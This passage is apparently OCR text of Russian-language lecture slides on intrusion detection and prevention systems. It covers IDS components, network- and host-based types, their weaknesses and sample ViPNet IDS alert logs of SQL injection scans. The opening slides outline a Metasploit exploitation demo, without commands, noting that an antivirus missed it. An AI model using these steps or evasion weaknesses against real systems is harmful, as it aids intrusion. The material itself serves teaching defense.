


Этап 1
Соединение машин атакующего и жертвы в одну сеть.



Этап 2

Использование нужного эксплоита из базы метасплоит.




Этап 3

Эксплуатирование с нужными опциями. Dr.Web Katana не отреагировал на запуск неавторизованого кода.

Спасибо за внимание!

Системы обнаружения вторжений IDS/IPS



1. IDS и принципы ее работы;
   - Предназначение систем обнаружения вторжений;
   - Элементы IDS;
   - Основные задачи;
   - Сильные и слабые стороны систем;
2. Подвиды IDS по способу мониторинга:
   - Network – based IDS;
   - Host IDS;
3. Подвиды IDS по методу выявления атак:
   - Метод анализа сигнатур;
   - Метод аномалий;
   - Метод политик;
4. IPS – следующий этап IDS.

IDS и принципы ее работы

Системы обнаружения вторжений (intrusion detection systems) - это программные или аппаратные средства обнаружения атак и вредоносных действий. Они помогают сетям и компьютерным системам давать им надлежащий отпор. Для достижения этой цели IDS производит сбор информации с многочисленных системных или сетевых источников. Затем система IDS анализирует ее на предмет наличия атак.

Предназначение систем обнаружения вторжений

Информационные системы и сети постоянно подвергаются кибер-атакам. Брандмауэров и антивирусов для отражения всех этих атак оказывается явно недостаточно, поскольку они лишь способны защитить «парадный вход» компьютерных систем и сетей. Разные подростки, возомнившие себя хакерами, беспрерывно рыщут по интернету в поисках щелей в системах безопасности.

Предназначение систем обнаружения вторжений

Благодаря всемирной паутине в их распоряжении очень много совершенно бесплатного вредоносного софта – всяких слеммеров, слепперов и тому подобных вредных программ. Услугами же профессиональных взломщиков пользуются конкурирующие компании для нейтрализации друг друга. Так что системы, которые обнаруживают вторжение (intrusion detection systems), – насущная необходимость. Неудивительно, что с каждым днем они все более широко используются.

Элементы IDS

Детекторная подсистема

Накапливает события сети или компьютерной системы

Подсистема анализа

Обнаружение кибер – атак и сомнительной активности

Хранилище

Хранит информацию о событиях и результатах кибер – атак, а также несанкционированных действиях

Консоль управления

Управляет параметрами IDS, следит за состоянием сети, дает доступ к информации о событиях

Основные задачи, решаемые системой обнаружения вторжений

Система обнаружения вторжений имеет две основные задачи:

анализ источников информации;

адекватная реакция, основанная на результатах этого анализа.

Для выполнения этих задач система IDS осуществляет следующие действия:

Основные задачи, решаемые системой обнаружения вторжений

мониторит и анализирует активность пользователей;

занимается аудитом конфигурации системы и ее слабых мест;

проверяет целостность важнейших системных файлов, а также файлов данных;

проводит статистический анализ состояний системы, основанный на сравнении с теми состояниями, которые имели место во время уже известных атак;

осуществляет аудит операционной системы.

Сильные и слабые стороны систем

С помощью IDS можно добиться следующего:

улучшить параметры целостности сетевой инфраструктуры;

проследить активность пользователя от момента его вхождения в систему и до момента нанесения ей вреда или произведения каких-либо несанкционированных действий;

распознать и оповестить про изменение или удаление данных;

автоматизировать задачи мониторинга интернета с целью поиска самых последних атак;

выявить ошибки в конфигурации системы;

обнаружить начало атаки и оповестить об этом.

Сильные и слабые стороны систем

Система IDS не в состоянии:

восполнить недостатки в сетевых протоколах;

сыграть компенсаторную роль в случае наличия слабых механизмов идентификации и аутентификации в сетях или компьютерных системах, которые она мониторит;

также следует заметить, что IDS не всегда справляется с проблемами, связанными с атаками на пакетном уровне (packet-level).

Подвиды IDS по способу мониторинга


NIDS (то есть IDS, которые мониторят всю сеть (network)) занимаются анализом трафика всей подсети и управляются централизованно. Правильным расположением нескольких NIDS можно добиться мониторинга довольно большой по размеру сети. Они работают в неразборчивом режиме (то есть проверяют все поступающие пакеты, а не делают это выборочно), сравнивая трафик подсети с известными атаками со своей библиотеки. Когда атака идентифицирована или же обнаружена несанкционированная активность, администратору посылается сигнал тревоги. Однако следует упомянуть, что в большой сети с большим трафиком NIDS иногда не справляются с проверкой всех информационных пакетов. Поэтому существует вероятность того, что во время «часа пик» они не смогут распознать атаку.

Подвиды IDS по способу мониторинга

NIDS (network-based IDS) – это те системы, которые легко встраивать в новые топологии сети, поскольку особого влияния на их функционирование они не оказывают, являясь пассивными. Они лишь фиксируют, записывают и оповещают. Однако нужно также сказать о network-based IDS, что это системы, которые не могут производить анализ информации, подвергнутой шифрованию. Это существенный недостаток, поскольку из-за все более широкого внедрения виртуальных частных сетей (VPN) шифрованная информация все чаще используется киберпреступниками для атак.

Подвиды IDS по способу мониторинга

Также NIDS не могут определить, что случилось в результате атаки, нанесла она вред или нет. Все, что им под силу, – это зафиксировать ее начало. Поэтому администратор вынужден самостоятельно перепроверять каждый случай атаки, чтобы удостовериться в том, что атакующие добились своего. Еще одной существенной проблемой является то, что NIDS с трудом фиксирует атаки при помощи фрагментированных пакетов. Они особенно опасны, поскольку могут нарушить нормальную работу NIDS. Что это может означать для всей сети или компьютерной системы, объяснять не нужно.



ViPNet IDS
admin
События и атаки
Отчёты
Журналы
Живой мониторинг
Поиск атак
Выберите фильтр
67 015
Всего событий за год
586
Высокая критичность
28 102
Средняя критичность
38 327
Низкая критичность
0
Информационное событие
IDS запущен
Требуется обновить базу правил
Трафик Мбит/сек
4,589
Загрузка ЦПУ
18%
Истощение памяти
0%
Использование ОЗУ
37%
IDS
Сенсор (ID: 441017187)
Модуль загрузки
База данных (свободно 163.7ГБ)
eth1, eth3
Не проверять ViPNet-трафик
Эвристический анализ
Активных правил: 23295/30634
Версия базы правил от 24.09.2018 18:08
База правил устарела Обновить
Настроить инфопанель
Критичность
Дата/время
Кол-...
Код события
Источник, IP-адрес
Источник, по...
Получатель, IP-адрес
Получатель, ...
Протокол
Класс
Описание
Низкая 2018-11-16 14:17:50.2... 1 112:1 86.141.46.60 0 0.0.0.0 0 IP protocol-command-decode ARPSPOOF UNICAST ARP REQUEST
Высокая 2018-11-16 14:17:48.0... 1 2016935 31.192.120.37 47822 10.10.3.16 80 TCP web-application-attack ET WEB_SERVER SQL Injection Select ...
Средняя 2018-11-16 14:17:48.0... 1 2008538 31.192.120.37 47822 10.10.3.16 80 TCP attempted-recon ET SCAN Sqlmap SQL Injection Scan
Высокая 2018-11-16 14:17:48.0... 1 2016935 31.192.120.37 47822 10.10.3.16 80 TCP web-application-attack ET WEB_SERVER SQL Injection Select ...
Средняя 2018-11-16 14:17:48.0... 1 2008538 31.192.120.37 47822 10.10.3.16 80 TCP attempted-recon ET SCAN Sqlmap SQL Injection Scan
Высокая 2018-11-16 14:17:48.0... 1 2016935 31.192.120.37 47822 10.10.3.16 80 TCP web-application-attack ET WEB_SERVER SQL Injection Select ...
Средняя 2018-11-16 14:17:48.0... 1 2008538 31.192.120.37 47822 10.10.3.16 80 TCP attempted-recon ET SCAN Sqlmap SQL Injection Scan
Высокая 2018-11-16 14:17:48.0... 1 2016935 31.192.120.37 47822 10.10.3.16 80 TCP web-application-attack ET WEB_SERVER SQL Injection Select ...
Средняя 2018-11-16 14:17:48.0... 1 2008538 31.192.120.37 47822 10.10.3.16 80 TCP attempted-recon ET SCAN Sqlmap SQL Injection Scan
Высокая 2018-11-16 14:17:48.0... 1 2011042 31.192.120.37 47820 10.10.3.16 80 TCP web-application-attack ET WEB_SERVER MYSQL SELECT CON...
Средняя 2018-11-16 14:17:48.0... 1 2008538 31.192.120.37 47820 10.10.3.16 80 TCP attempted-recon ET SCAN Sqlmap SQL Injection Scan
Высокая 2018-11-16 14:17:48.0... 1 2011042 31.192.120.37 47820 10.10.3.16 80 TCP web-application-attack ET WEB_SERVER MYSQL SELECT CON...
Средняя 2018-11-16 14:17:48.0... 1 2008538 31.192.120.37 47820 10.10.3.16 80 TCP attempted-recon ET SCAN Sqlmap SQL Injection Scan
Высокая 2018-11-16 14:17:48.0... 1 2011042 31.192.120.37 47820 10.10.3.16 80 TCP web-application-attack ET WEB_SERVER MYSQL SELECT CON...
Средняя 2018-11-16 14:17:48.0... 1 2008538 31.192.120.37 47820 10.10.3.16 80 TCP attempted-recon ET SCAN Sqlmap SQL Injection Scan
Средняя 2018-11-16 14:17:47.9... 1 2008538 31.192.120.37 47818 10.10.3.16 80 TCP attempted-recon ET SCAN Sqlmap SQL Injection Scan
Средняя 2018-11-16 14:17:47.9... 1 2008538 31.192.120.37 47818 10.10.3.16 80 TCP attempted-recon ET SCAN Sqlmap SQL Injection Scan

Подвиды IDS по способу мониторинга

HIDS (IDS, мониторящие хост (host)) обслуживают лишь конкретный компьютер. Это, естественно, обеспечивает намного более высокую эффективность. HIDS анализируют два типа информации: системные логи и результаты аудита операционной системы. Они делают снимок системных файлов и сравнивают его с более ранним снимком. Если критично важные для системы файлы были изменены или удалены, то тогда администратору посылается сигнал тревоги. Существенным преимуществом HIDS является способность выполнять свою работу в ситуации, когда сетевой трафик поддается шифровке. Такое возможно благодаря тому, что находящиеся на хосте (host-based) источники информации можно создавать перед тем, как данные поддаются шифрованию, или после их расшифровки на хосте назначения.

Подвиды IDS по способу мониторинга

К недостаткам данной системы можно отнести возможность ее блокирования или даже запрещения при помощи определенных типов DoS-атак. Проблема здесь в том, что сенсоры и некоторые средства анализа HIDS находятся на хосте, который подвергается атаке, то есть их тоже атакуют. Тот факт, что HIDS пользуются ресурсами хостов, работу которых они мониторят, тоже сложно назвать плюсом, поскольку это, естественно, уменьшает их производительность.


ViPNet IDS HS
Администратор
Управление
События
Устройства
Базы правил
Сервис
Журналы
Учетные записи
Обнаружение аномалий
События
Введите идентификатор события, а...
Удалить
Дата, время
Описание
Попытки
Идентификатор
Устройство
Группа
16.11.18 14:27:49 Создание процесса (Активный функционал) 1 310000 RES-WIN1 OIL Corp
16.11.18 14:27:35 Изменение реестра 1 100000 SEC-WIN1 OIL Corp
16.11.18 14:27:29 Изменение реестра 1 100000 RES-WIN1 OIL Corp
16.11.18 14:26:50 AM NETBIOS SMB unicode share access (with $) 1 3000018 IDS-HS_srv OIL Corp
16.11.18 14:26:50 Сетевой вход в систему 1 500009 IDS-HS_srv OIL Corp
16.11.18 14:26:35 Изменение реестра 1 100000 SEC-WIN1 OIL Corp
16.11.18 14:26:29 Изменение реестра 1 100000 RES-WIN1 OIL Corp
16.11.18 14:25:35 Изменение реестра 1 100000 SEC-WIN1 OIL Corp
16.11.18 14:25:29 Изменение реестра 1 100000 RES-WIN1 OIL Corp
